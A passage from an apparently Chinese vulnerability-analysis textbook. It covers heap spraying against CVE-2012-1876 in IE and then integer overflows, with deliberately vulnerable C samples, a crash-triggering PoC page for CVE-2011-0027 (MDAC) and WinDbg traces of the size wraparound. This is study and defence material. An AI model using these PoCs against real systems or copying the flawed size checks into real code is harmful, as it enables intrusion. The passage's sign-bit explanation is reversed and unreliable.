0310e350  41 00 41 00 41 00 41 00-48 02 70 70 24 00 07 07  A.A.A.A.H.pp$...
0310e360  24 00 07 07 24 00 07 07-41 00 41 00 41 00 41 00  $...$...A.A.A.A.
0310e370  41 00 41 00 48 02 70 70-24 00 07 07 24 00 07 07  A.A.H.pp$...$...
0310e380  24 00 07 07 41 00 00 00-42 4a c0 00 00 00 00 88  $...A...BJ......
0310e390  48 02 70 70 24 00 07 07-24 00 07 07 24 00 07 07  H.pp$...$...$...
0310e3a0  42 00 42 00 42 00 42 00-42 00 42 00 48 02 70 70  B.B.B.B.B.B.H.pp
0310e3b0  24 00 07 07 24 00 07 07-24 00 07 07 42 00 42 00  $...$...$...B.B.
0310e3c0  42 00 42 00 42 00 42 00-48 02 70 70 24 00 07 07  B.B.B.B.H.pp$...
0310e3d0  24 00 07 07 24 00 07 07-42 00 42 00 42 00 42 00  $...$...B.B.B.B.
0310e3e0  42 00 42 00 48 02 70 70-24 00 07 07 24 00 07 07  B.B.H.pp$...$...
0310e3f0  24 00 07 07 42 00 42 00-42 00 42 00 42 00 42 00  $...B.B.B.B.B.B.
0310e400  48 02 70 70 24 00 07 07-24 00 07 07 24 00 07 07  H.pp$...$...$...
0310e410  42 00 42 00 42 00 42 00-42 00 42 00 48 02 70 70  B.B.B.B.B.B.H.pp
0310e420  24 00 07 07 24 00 07 07-24 00 07 07 42 00 42 00  $...$...$...B.B.
```

```
0310e430  42 00 42 00 42 00 42 00-48 02 70 70 24 00 07 07  B.B.B.B.H.pp$...
0310e440  24 00 07 07 24 00 07 07-42 00 42 00 42 00 42 00  $...$...B.B.B.B.
0310e450  42 00 42 00 48 02 70 70-24 00 07 07 24 00 07 07  B.B.H.pp$...$...
0310e460  24 00 07 07 42 00 42 00-42 00 42 00 42 00 42 00  $...B.B.B.B.B.B.
0310e470  48 02 70 70 24 00 07 07-24 00 07 07 24 00 07 07  H.pp$...$...$...
0310e480  42 00 42 00 42 00 42 00-42 00 42 00 48 02 70 70  B.B.B.B.B.B.H.pp
0310e490  24 00 07 07 24 00 07 07-24 00 07 07               $...$...$...
```

最后会调用该虚表指针控制程序的执行流程：

```
(dd4.df0): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=07070024 ebx=01000000 ecx=02f1f098 edx=00000041 esi=025df0a8 edi=003ed868
eip=6b607512 esp=025deee4 ebp=025def18 iopl=0        nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010202
mshtml!NotifyElement+0x3e:
6b607512 ff5008          call    dword ptr [eax+8]   ds:0023:0707002c=????????
```

结合前面的Heap Spray方法将Shellcode喷射到上述地址，即可实现执行任意代码。

IE9之后采用Nozzle保护机制来防止堆喷射，它会阻止垃圾BSTR的分配，使其分配在另外单独的堆块，以致在溢出后无法覆盖到前面的CbuttonLayout对象内存。在XCon 2013安全峰会上，KEEN安全团队发布了Windows 7 + IE9/10/11平台上的CVE-2012-1876漏洞利用技巧，他们采用VBArray技术绕过保护，演讲文档及Exploit代码可从GitHub上下载，链接为https://github.com/k33nteam/IE9-IE11-Vulnerability-Advanced-Exploitation。

3.7.5　漏洞修复

通过微软官方下载MS12-037补丁，安装后我们用WinDbg动态调试，很容易发现微软的修补方式：当span被更改时，程序就重新分配相应大小的堆块，而不再跟之前一样共用一个堆块。通过前面的漏洞分析，已经知道分配堆块的函数位于CImplAry::EnsureSizeWorker，执行命令bu CImplAry::EnsureSizeWorker对它下断，观察span更改前后的堆块分配情况，很容易发现它的修复方法。

首次调用时，在poc.html中span的值为1，即下面的eax值：

```
0:005> p
eax=00000001 ebx=00464ce8 ecx=00000000 edx=00000001 esi=00464d78 edi=00464d78
eip=6b270363 esp=0264bff4 ebp=0264c09c iopl=0        nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
mshtml!CTableLayout::CalculateMinMax+0x1fc:
```

```
6b270363 e85e9c0c00      call    mshtml!CImplAry::EnsureSizeWorker (6b339fc6)
0:005> gu
eax=00000000 ebx=00464ce8 ecx=778e22ae edx=00386668 esi=00464d78 edi=00464d78
eip=6b270368 esp=0264bff8 ebp=0264c09c iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
mshtml!CTableLayout::CalculateMinMax+0x208:
6b270368 85c0            test    eax,eax
0:005> dd ebx+9c
00464d84  00418718 00000000 00000000 00000000
00464d94  00000000 00000000 00000000 00000000
00464da4  00000000 000000c8 000000c8 00000000
00464db4  00000000 00000000 00000000 00000000
00464dc4  00000000 00000000 00000000 00000000
00464dd4  00000000 00000000 00000000 00000000
00464de4  00000000 00000000 00000000 ffffffff
00464df4  00000001 00000000 00000000 00000000
0:005> !heap -p -a 00418718
    address 00418718 found in
    _HEAP @ 380000
      HEAP_ENTRY Size Prev Flags    UserPtr UserSize - state
        00418710 000f 0000  [00]   00418718    00070 - (busy)
```

通过JavaScript更改span后，程序会重新分配相应大小的堆块0x00469ee0，与前面的0x00418718已不是同一个堆块：

```
0:005> g
Breakpoint 2 hit
eax=00000000 ebx=00464ce8 ecx=778e349f edx=00382998 esi=00464d78 edi=00464d78
eip=6b270368 esp=0264b810 ebp=0264b8b4 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
mshtml!CTableLayout::CalculateMinMax+0x208:
6b270368 85c0            test    eax,eax
0:005> dd ebx+9c
00464d84  00469ee0 00000000 00000000 00000000
00464d94  00000000 00000000 00000000 00000000
00464da4  00000000 000000c8 000000c8 00000000
00464db4  00000000 00000000 00000000 00000000
00464dc4  00000000 00000000 00000000 00000000
00464dd4  00000000 00000000 00000000 00000000
00464de4  00000000 00000000 00000000 ffffffff
00464df4  00000002 00000000 00000000 00000000
0:005> !heap -p -a 00469ee0
```

```
    address 00469ee0 found in
    _HEAP @ 380000
      HEAP_ENTRY Size Prev Flags    UserPtr UserSize - state
        00469ed8 0dad 0000  [00]   00469ee0    06d60 - (busy)

0:005> ? 6d60/1c
Evaluate expression: 1000 = 000003e8
```

3.8 小结

本章主要以一些经典的堆溢出漏洞实例讲解堆溢出漏洞的原理、分析方法，以及在对文件格式不熟悉的情况，通过一些文件格式资料找到漏洞相关的格式字段的方法。在本章中，最常用的堆溢出漏洞分析方法就是开启页堆，通过WinDbg提供的堆调试支持，可以更快速地找到对应的漏洞代码。在分析微软的一些产品漏洞（如IE等）时，推荐使用WinDbg调试器，因为它的命令、堆调试支持，更有利于分析它自家的产品。当然，这也不是绝对的，与个人使用习惯也有一定关系，读者可根据个人喜好选择分析工具。

在分析本章的漏洞时，笔者也针对其中一些经典漏洞利用技巧进行分析，特别是VUPEN安全组织公开的Exploit技巧，也是相当有学习价值的。本书主要是以分析漏洞成因及修复为主，只有一些经典的Exploit技术才会进行详细分析，一方面是考虑到篇幅有限，另一方面是考虑可能导致的法律问题，不足之处，还请读者见谅。

第 4 章　整数溢出漏洞分析

4.1　整数溢出简史

最早记录整数溢出原理的是2002年12月出版的*Phrack*黑客杂志上的文章*Basic Integer Overflows*（详见：http://www.phrack.org/issues.html?issue=60&id=10#article）。同期，一篇讲述整数溢出的文章叫作*Big Loop Integer Protection*，里面对整数溢出的原理进行了详细分析，同时对利用技巧、防御方案均有所介绍。整数溢出也可能进一步导致堆或者栈溢出，比如用溢出后的整数作为复制内存（堆或栈）的大小。虽然文章是2002年才出现的，但是根据CVE的记载，最早的整数溢出漏洞是2000年发现的CVE-2000-1219漏洞（GCC/G++ -ftrapv编译选项整数溢出）。

关于整数溢出的利用，与堆、栈溢出的方法类似，主要是先构造相应数值造成整数溢出，然后根据溢出内存是在堆上还是栈上采取不同的利用方法，与前两章介绍的方法类似。关于整数溢出的详细原理及Exploit技巧请参见本章内容。

4.2　整数溢出原理

整数分为有符号和无符号两种类型，有符号数以最高位作为其符号位，即正整数最高位为1，负整数最高位为0，而无符号数无此类情况，它的取值范围是非负数。平常在编程时，最常用的整型变量有（以Windows 32位系统为例）：short int（2字节）、unsigned int（2字节）、int（4字节）和long int（4字节）。不同类型的整数在内存中均有不同的固定取值范围（如表4-1所示，以VC 6.0中定义的整数变量取值范围为例），当我们向其存储的数值超过该类型整数的最大值，就会导致整数溢出，比如unsigned short的存储范围是0~65535，但当存储的值超过65535时，数据就会截断，例如输入65536，系统就会识别为0。在一些有符号与无符号数之间转换时，程序员也容易犯整数溢出这种错误。

表4-1　VC 6.0中定义的整数变量取值范围

类型	占用字节数	取值范围
int	4	−2147483648 ~ 2147483647

续表

类型	占用字节数	取值范围
short int	2	−32768 ~ 32767
long int	4	−2147483648 ~ 2147483647
unsigned int	4	0 ~ 4294967295
unsigned short int	2	0 ~ 65535
unsigned long int	4	0 ~ 4294967295

4.2.1　基于栈的整数溢出

下面举个基于栈的整数溢出的例子，代码如下：

```
#include "stdio.h"
#include "string.h"

int main(int argc, char *argv){

    int i;
    char buf[8];    // 栈缓冲区
    unsigned short int size;    // 无符号短整数取值范围：0 ~ 65535
    char overflow[65550];

    memset(overflow,65,sizeof(overflow));    // 填充为“A”字符

    printf("请输入数值:\n");
    scanf("%d",&i);

    size = i;
    printf("size: %d\n",size);    // 输出系统识别出来的 size 数值
    printf("i: %d\n",i);    // 输出系统识别出来的 i 数据

    if (size > 8)    // 边界检查
        return -1;
    memcpy(buf,overflow,i);        // 栈溢出

    return 0;

}
```

上述代码中size变量为无符号短整数，取值范围为0 ~ 65535，当我们输入的值大于65535时就会

造成溢出，比如65540，最后得到size为4，从而绕过边界检查，但在用memcpy复制数据时，却是使用int类型的i参数，该值仍为65540，最终导致栈溢出，如图4-1所示。




图4-1　基于栈的整数溢出示例

4.2.2　基于堆的整数溢出

下面我们再看下基于堆的整数溢出示例，代码如下：

```
#include "stdio.h"
#include "windows.h"

int main(int argc, char * argv)
{
    int* heap;
    unsigned short int size;    // 无符号短整数取值范围：0 ~ 65535
    char *pheap1, *pheap2;
    HANDLE hHeap;

    printf("输入 size 数值：\n");
    scanf("%d",&size);

    hHeap = HeapCreate(HEAP_GENERATE_EXCEPTIONS, 0x100, 0xfff);

    if (size <= 0x50)
    {
```

```
        size -= 5;
        printf("size: %d\n",size);
        pheap1 = HeapAlloc(hHeap, 0, size);
        pheap2 = HeapAlloc(hHeap, 0, 0x50);
    }

    HeapFree(hHeap, 0, pheap1);
    HeapFree(hHeap, 0, pheap2);

    return 0;
}
```

上述代码中的size为unsigned short int整数类型，当它小于5时，比如size=2，size减去5会得到负数，但由于unsigned short int取值范围的限制导致无法识别负数，反而得到正数65533，最后分配到过大的堆块，从而导致溢出覆盖到后面的堆管理结构，如图4-2所示。




图4-2　基于堆的整数溢出示例

4.3　CVE-2011-0027 Microsoft Data Access Components整数溢出漏洞

4.3.1　在Pwn2Own黑客大赛上用于攻破IE8的漏洞

在Pwn2Own 2010黑客大赛中，荷兰黑客Peter Vreugdenhil利用CVE-2011-0027 Microsoft Data Access Components（MDAC）的堆溢出漏洞攻破Windows 7上的IE8浏览器，他利用信息泄露和ROP

绕过ASLR和DEP的保护，从而赢得高额奖金。微软于2011年1月补丁日修复上述漏洞，详见微软信息安全公告MS11-002。

MDAC是一套用于在Windows平台上提供数据库连接的组件。由于MDAC没有正确验证内部数据结构的内存分配，所以当RecordSet中用于指定缓冲区大小的CacheSize属性过大时会导致整数溢出，造成实际分配的内存空间小于原来指定的内存空间，漏洞是在堆上导致的溢出，因此最后会造成堆溢出漏洞。

4.3.2 基于堆分配记录的漏洞分析方法

本次漏洞分析的测试环境如表4-2所示。

表4-2 测试环境

	推荐使用的环境	备注
操作系统	Windows 7	简体中文旗舰版
虚拟机工具	VM VisualBox	版本号：4.2.6 r82870
调试器	WinDbg	版本号：6.11.0001.404
反汇编器	IDA Pro	版本号：6.1

由于IE在处理XML元素时会使用到MDAC组件，因此可以在IE中构造网页来触发漏洞。本次分析所用的PoC代码如下：

```
//poc.html
<html xmlns:t = "urn:schemas-microsoft-com:time">
<script language='javascript'>
function Start()
{
    localxmlid1 = document.getElementById('xmlid1').recordset;    // 获取 xml 元素 xmlid1 的
recordset，即数据库表的记录集
    localxmlid1.CacheSize = 0x40000358;    // 设置能够被保存的记录条数
    for ( var i=0; i<0x100000; i++)
    {

localxmlid1.AddNew(["AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"], ["c"]);    // 创建新记录
        localxmlid1.MoveFirst();    // 把记录指针移动到第一条
    }
}
</script>
<body onLoad="window.setTimeout(Start,100);" id="bodyid">
<?xml version="1.0" encoding="utf-8" standalone="yes"?>
<XML ID="xmlid1">
```

```
<Devices>
<Device>
<AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAA />
</Device>
</Devices>
</XML>
</body>
</html>
```

有时为了快速定位漏洞点，需要定位JavaScript函数对应的IE函数，比如我们为了确定获取xml元素的recordset所对应的IE类方法，先给大家介绍一些小技巧。当然，在本漏洞分析中不使用这些方法也是可行的，但在后面分析IE漏洞时可能比较有用，这些也是刚接触IE漏洞分析的朋友经常提到的问题，因此这里单独拿出来提下。比如，可以通过在站点http://www.geoffchappell.com进行搜索，该站提供IE类及其属性、方法的列表，但属于旧版，并不是最完整的，不过依然有参考价值。由于这个站点没有直接提供搜索功能，因此笔者通过Google来搜索：recordset site:http://www.geoffchappell.com/，最终得到3条搜索结果，如图4-3所示。



图4-3　通过Google搜索获取recordset的函数

这3个函数分别如下：

```
CObjectElement::get_recordset
CEventObj::get_recordset
CGenericElement::get_recordset
```

由于PoC中获取的是xml元素的recordset，因此可以把CEventObj类先去掉，然后用WinDbg附加IE

进程，并对CObjectElement::get_recordset和CGenericElement::get_recordset下断点。运行后，最后被断在CGenericElement::get_recordset函数，说明PoC中获取recordset时，调用的是CGenericElement::get_recordset函数：

```
Breakpoint 1 hit
eax=0046b710 ebx=68ce8adc ecx=68bfe3d4 edx=00000000 esi=00001200 edi=01b77598
eip=68bfe3d4 esp=0204f464 ebp=0204f480 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
mshtml!CGenericElement::get_recordset:
68bfe3d4 8bff            mov     edi,edi
```

通过站点的信息不够完整，因此有时未能找到需要的信息，此时借助微软的符号表在IDA中搜索是最合适的，但前提是需要知道搜索的函数在哪个DLL中，比如CVE-2011-0027这个漏洞，其中负责处理ado的是msado15.dll这个文件，通过百度、Google很容易找到答案。我们用IDA加载msado15.dll，并允许加载微软符号表，然后选中"Function name"一栏，按"Alt + T"组合键弹出搜索框，如图4-4所示，输入搜索关键字"cachesize"，按"Ctrl+T"组合键可继续搜索下一个，根据函数名猜测下面的函数可能就是用于设置和获取cachesize属性值的，如图4-5所示。

```
CRecordset::put_CacheSize(long *)
CRocordset::get_CacheSize(long)
```




图4-4 通过IDA搜索函数名




图4-5 获取与设置CacheSize属性的函数

重新加载IE进程，并设置以下断点：

```
bu CRecordset::put_CacheSize
bu CRecordset::get_CacheSize
```

运行后打开poc.html，断在put_CacheSize，通过查看参数可以看到poc.html中设置的CacheSize值0x40000358，说明CRecordset::put_CacheSize确实是设置CacheSize值的函数：

```
0:005> g
Breakpoint 1 hit
eax=40000358 ebx=04bdcfd8 ecx=6e61d340 edx=00000000 esi=01fbf144 edi=00000000
eip=6e6ac957 esp=01fbeb58 ebp=01fbf040 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
msado15!CRecordset::put_CacheSize:
6e6ac957 8bff            mov     edi,edi
0:005> dd esp
01fbeb58  6e62f3ec 04bdcfd8 40000358 00000000
01fbeb68  01fbf074 04bdcfd8 11000011 00000000
01fbeb78  03570ae8 004ad070 00538a30 00000088
01fbeb88  00470000 00000002 03570760 01fbec84
01fbeb98  76fc3193 00470138 76fc316f 764736b8
01fbeba8  00000000 00470000 03570768 00518a78
01fbebb8  004767b8 004768e4 00559258 00476db8
01fbebc8  76f8d74d 0051d968 00472a98 01fbedc0
```

继续运行后就触发异常了，此次并没有调用到CRecordset::get_CacheSize：

```
(37c.640): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000371 ebx=04bde658 ecx=04bd0000 edx=04bde658 esi=526ce790 edi=04bde650
eip=76fc1ffe esp=01fbe8e4 ebp=01fbe918 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010206
ntdll!RtlpLowFragHeapFree+0x31:
76fc1ffe 8b4604          mov     eax,dword ptr [esi+4] ds:0023:526ce794=????????
```

通过上面的同类方法也可以找出poc.html中的localxmlid1.AddNew会调用CRecordset:: AddNew来处理，而localxmlid1.MoveFirst会调用CRecordset:: MoveFirst来处理。

接下来，我们进入真正的漏洞分析步骤。先为IE进程设置页堆，如图4-6所示，然后打开poc.html，断在如下位置：

```
(7b8.278): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
```

```
eax=0000036b ebx=0000035b ecx=00000000 edx=00000001 esi=088c8000 edi=00000000
eip=6887746f esp=044dee84 ebp=044dee88 iopl=0        nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000            efl=00010202
mshtml!CImpIRowset::HRowNumber2HROWQuiet+0x23:
6887746f 8906           mov     dword ptr [esi],eax  ds:0023:088c8000=????????
0:005> !heap -p -a 088c8000
    address 088c8000 found in
    _DPH_HEAP_ROOT @ 8821000
    in busy allocation (  DPH_HEAP_BLOCK:   UserAddr   UserSize -  VirtAddr     VirtSize)
                          88227ec:          88c7298     d64 -      88c7000      2000
    72eb8e89 verifier!AVrfDebugPageHeapAllocate+0x00000229
    77034ea6 ntdll!RtlDebugAllocateHeap+0x00000030
    76ff7d96 ntdll!RtlpAllocateHeap+0x000000c4
    76fc34ca ntdll!RtlAllocateHeap+0x0000023a
    730d975d MSDART!MpHeapAlloc+0x00000029
    6e5406e7 msado15!CRecordGroup::AllocateHRowRange+0x00000085
    6e540650 msado15!CRecordset::PrepareForFetch+0x000000e2
    6e5d44ae msado15!CRecordset::MoveAbsolute+0x000003e3
    6e5680a5 msado15!CRecordset::_MoveFirst+0x0000007d
    6e5d7957 msado15!CRecordset::MoveFirst+0x00000221
    6e54fde6 msado15!CRecordset::Invoke+0x00001560
    71dcdb38 jscript!IDispatchInvoke2+0x000000f0
    71dcda8c jscript!IDispatchInvoke+0x0000006a
    71dcd9ff jscript!InvokeDispatch+0x000000a9
    71dcdb8a jscript!VAR::InvokeByName+0x00000093
    71dcd8c8 jscript!VAR::InvokeDispName+0x0000007d
    71dcd96f jscript!VAR::InvokeByDispID+0x000000ce
    71dce3e7 jscript!CScriptRuntime::Run+0x00002b80
    71dc5c9d jscript!ScrFncObj::CallWithFrameOnStack+0x000000ce
    71dc5bfb jscript!ScrFncObj::Call+0x0000008d
    71dc5e11 jscript!CSession::Execute+0x0000015f
    71dbf3ee jscript!NameTbl::InvokeDef+0x000001b5
    71dbea2e jscript!NameTbl::InvokeEx+0x0000012c
    71db96de jscript!NameTbl::Invoke+0x00000070
    685aaa7b mshtml!CWindow::ExecuteTimeoutScript+0x00000087
    685aab66 mshtml!CWindow::FireTimeOut+0x000000b6
    685d6af7 mshtml!CStackPtrAry<unsigned long,12>::GetStackSize+0x000000b6
    685d1e57 mshtml!GlobalWndProc+0x00000183
    770e86ef USER32!InternalCallWinProc+0x00000023
```

```
770e8876 USER32!UserCallWinProcCheckWow+0x0000014b
770e89b5 USER32!DispatchMessageWorker+0x0000035e
770e8e9c USER32!DispatchMessageW+0x0000000f
```




图4-6　为IE进程设置页堆

根据上面异常的信息，可以知道程序是在向地址为0x88c7298，大小0xd64的堆块写入数据时造成堆溢出的。再根据!heap命令中返回的栈回溯信息可以知道，被溢出的堆块是在CRecordset::MoveFirst函数中调用MpHeapAlloc函数分配的。前面已经提过，CRecordset::MoveFirst函数就是用来处理poc.html中的localxmlid1.MoveFirst()。我们重新加载IE进程，并对CRecordset::MoveFirst函数下断：bu CRecordset::MoveFirst，然后在调用MpHeapAlloc前的地址下断：bu CRecordGroup:: AllocateHRowRange+0x00000085（这个地址是从前面的!heap返回的栈回溯信息获取到的）。断下后来到这里：

```
0:005> g
Breakpoint 0 hit
eax=00000d64 ebx=40000358 ecx=08850000 edx=08852d34 esi=088b9d70 edi=730d9730
eip=6a9606e4 esp=042bedec ebp=042bee00 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
msado15!CRecordGroup::AllocateHRowRange+0x82:
6a9606e4 51              push    ecx
0:005> p
eax=00000d64 ebx=40000358 ecx=08850000 edx=08852d34 esi=088b9d70 edi=730d9730
eip=6a9606e5 esp=042bede8 ebp=042bee00 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
msado15!CRecordGroup::AllocateHRowRange+0x83:
6a9606e5 ffd7            call    edi {MSDART!MpHeapAlloc (730d9730)}
```

查看MpHeapAlloc调用的参数，可以发现其分配的堆块大小为0xd64，刚好与被溢出的堆块大小一致：

```
0:005> dd esp
042bede8  08850000 00a00000 00000d64 00000000
042bedf8  088b9c48 00000012 042bee18 6a960650
042bee08  40000358 042bee48 00000000 088b9c48
042bee18  042bee5c 6a9f44ae 40000358 042bee48
042bee28  00000001 00000001 088b9c48 00000000
042bee38  042bee60 6857c2f3 00000000 6857c2fb
```

```
042bee48  00000000 00000000 088a9fa4 00000012
042bee58  002bee78 042beeb8 6a9880a5 00000000
```

往回分析代码，发现堆块大小来源于eax*4+4，而eax=edi：

```
0:005> u msado15!CRecordGroup::AllocateHRowRange+0x5f l10
msado15!CRecordGroup::AllocateHRowRange+0x5e:
6a9606be 85ff            test    edi,edi
6a9606c0 0f8e34380200    jle     msado15!CRecordGroup::AllocateHRowRange+0x62 (6a983efa)
6a9606c6 8bc7            mov     eax,edi    // eax=edi
6a9606c8 8b3dfc10956a    mov     edi,dword ptr [msado15!_imp__MpHeapAlloc (6a9510fc)]
6a9606ce 89460c          mov     dword ptr [esi+0Ch],eax
6a9606d1 8b0d10f0a16a    mov     ecx,dword ptr [msado15!g_hHeapHandle (6aa1f010)]
6a9606d7 8d048504000000  lea     eax,[eax*4+4] //分配的堆块大小=eax*4+4
6a9606de 50              push    eax
6a9606df 680000a000      push    0A00000h
6a9606e4 51              push    ecx
6a9606e5 ffd7            call    edi    // 调用 MpHeapAlloc 函数
6a9606e7 83c40c          add     esp,0Ch
6a9606ea 894614          mov     dword ptr [esi+14h],eax
6a9606ed 85c0            test    eax,eax
6a9606ef 0f840c380200    je      msado15!CRecordGroup::AllocateHRowRange+0x8f (6a983f01)
6a9606f5 807e3400        cmp     byte ptr [esi+34h],0
```

重新在msado15!CRecordGroup::AllocateHRowRange+0x5f上下断，查看edi的数据，可知它正是我们在poc.html中设置的CacheSize属性值：

```
Breakpoint 0 hit
eax=00000001 ebx=40000358 ecx=76fc316f edx=096f2d34 esi=09759d70 edi=40000358
eip=69da06be esp=0446eeec ebp=0446eef8 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
msado15!CRecordGroup::AllocateHRowRange+0x5e:
69da06be 85ff            test    edi,edi
0:005> p
eax=00000001 ebx=40000358 ecx=76fc316f edx=096f2d34 esi=09759d70 edi=40000358
eip=69da06c0 esp=0446eeec ebp=0446eef8 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
msado15!CRecordGroup::AllocateHRowRange+0x60:
69da06c0 0f8e34380200    jle     msado15!CRecordGroup::AllocateHRowRange+0x62 (69dc3efa)
[br=0]
0:005> p
eax=00000001 ebx=40000358 ecx=76fc316f edx=096f2d34 esi=09759d70 edi=40000358
eip=69da06c6 esp=0446eeec ebp=0446eef8 iopl=0         nv up ei pl nz na po nc
```

```
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
msado15!CRecordGroup::AllocateHRowRange+0x64:
69da06c6 8bc7            mov     eax,edi    // eax = edi = 0x40000358，即 CacheSize
0:005> p
eax=40000358 ebx=40000358 ecx=76fc316f edx=096f2d34 esi=09759d70 edi=40000358
eip=69da06c8 esp=0446eeec ebp=0446eef8 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
msado15!CRecordGroup::AllocateHRowRange+0x66:
69da06c8 8b3dfc10d969    mov     edi,dword ptr [msado15!_imp__MpHeapAlloc (69d910fc)]
ds:0023:69d910fc={MSDART!MpHeapAlloc (72de9730)}
0:005> p
eax=40000358 ebx=40000358 ecx=76fc316f edx=096f2d34 esi=09759d70 edi=72de9730
eip=69da06ce esp=0446eeec ebp=0446eef8 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
msado15!CRecordGroup::AllocateHRowRange+0x6c:
69da06ce 89460c          mov     dword ptr [esi+0Ch],eax ds:0023:09759d7c=00000000
0:005> p
eax=40000358 ebx=40000358 ecx=76fc316f edx=096f2d34 esi=09759d70 edi=72de9730
eip=69da06d1 esp=0446eeec ebp=0446eef8 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
msado15!CRecordGroup::AllocateHRowRange+0x6f:
69da06d1 8b0d10f0e569    mov     ecx,dword ptr [msado15!g_hHeapHandle (69e5f010)]
ds:0023:69e5f010=096f0000
0:005> p
eax=40000358 ebx=40000358 ecx=096f0000 edx=096f2d34 esi=09759d70 edi=72de9730
eip=69da06d7 esp=0446eeec ebp=0446eef8 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
msado15!CRecordGroup::AllocateHRowRange+0x75:
69da06d7 8d048504000000  lea     eax,[eax*4+4]    // 分配的堆块大小= 0x40000358*4+4 = 0xd64，这里 eax 的最大值是 0xFFFFFFFF，经 eax*4+4 后变成 0x100000D64 > 0xFFFFFFFF 造成整数溢出，结果溢出后等于 0xD64。如果我们把 CacheSize 设置成 0x3FFFFFFF，那么后面分配的堆块就是 0 了。
0:005> p
eax=00000d64 ebx=40000358 ecx=096f0000 edx=096f2d34 esi=09759d70 edi=72de9730
eip=69da06de esp=0446eeec ebp=0446eef8 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
msado15!CRecordGroup::AllocateHRowRange+0x7c:
69da06de 50              push    eax    // 堆块大小=0xd64
0:005> p
